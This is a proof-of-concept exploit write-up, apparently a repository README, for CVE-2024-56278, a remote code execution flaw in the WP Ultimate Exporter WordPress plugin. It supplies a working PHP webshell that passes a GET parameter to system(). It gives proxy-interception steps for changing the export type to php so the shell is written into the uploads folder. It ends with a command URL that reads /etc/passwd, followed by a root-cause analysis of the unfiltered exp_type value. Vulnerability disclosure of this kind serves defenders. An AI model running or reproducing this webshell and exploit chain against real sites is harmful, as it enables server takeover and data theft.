 dottak/cve-2024-56278
Proof-of-concept exploit for CVE-2024-56278, a remote code execution vulnerability in the WP Ultimate Exporter WordPress plugin, demonstrating file upload to PHP webshell.

WordPress plugin
Component name WP Ultimate Exporter
Vulnerable version <= 2.9.1
Component slug wp-ultimate-exporter
Component link https://wordpress.org/plugins/wp-ultimate-exporter/
Vulnerability class A4: Insecure Design
Vulnerability type Remote Code Execution (RCE)
Administrator
The WP Ultimate Exporter plugin is an addon for the WP Ultimate CSV Importer plugin. This plugin allows you to export all posts, products, orders, refunds, and user data in CSV, XLS, XML, and JSON formats. When exporting, files are created in the upload path, and the plugin only delivers the contents of those files to users.
In WP Ultimate Exporter plugin versions 2.9.1 and below, when requesting data export, if the file extension in the request data is set to PHP, a PHP file is created in the upload path. Therefore, if the contents of the created file contain PHP syntax, a Remote Code Execution (RCE) vulnerability occurs as the PHP syntax is executed when accessing that file.
⚠️ Since the 'WP Ultimate Exporter' plugin is an addon for the 'WP Ultimate CSV Importer' plugin, both plugins need to be installed.
Create a new post using the code editor(shortcut key: ⇧ ⌥ ⌘ M) with the following content:
<pre>
	<?php
	    if(isset($_GET['cmd']))
	    {
	        system($_GET['cmd']);
	    }
	?>
</pre>

Navigate to the 'Export' tab of the WP Ultimate Exporter plugin. This can be accessed by clicking the 'Export' tab in the WP Ultimate CSV Importer plugin dashboard (/wp-admin/admin.php?page=com.smackcoders.csvimporternew.menu).
Launch a Proxy tool (e.g., BurpSuite) to intercept request packets, and proceed with the following steps with Intercept enabled.
Next, select 'Posts' from 'Select the module to Export Data' and proceed to the next step.

Export File Name Enter ‘webshell’Advanced Settings Select 'CSV'
/wp-admin/admin-ajax.php URL to export the data. Change the exp_type value in the request data from csv to php, then click Forward.


/wp-content/uploads/smack_uci_uploads/exports/webshell.php?cmd=cat /etc/passwd in the browser address bar to display the contents of the /etc/passwd file on the server where WordPress is installed. This demonstrates the RCE vulnerability.

When exporting data in the WP Ultimate Exporter plugin, the parseData function in the /wp-content/plugins/wp-ultimate-exporter/exportExtensions/ExportExtension.php file is called.
At this point, no filtering is performed on the request data exp_type that determines the export data format, and the value is directly inserted into the member variable $this->exportType.
Subsequently, the proceedExport function is called to save the data to a file. At this point, when initializing the variable $file that specifies the file storage path, the member variable $this->exportType is also used without any filtering.

Subsequently, the file path stored in the variable $file is passed as an argument to the file_put_contents function, and at this point, the file is saved with the extension specified in the request data exp_type being directly applied.
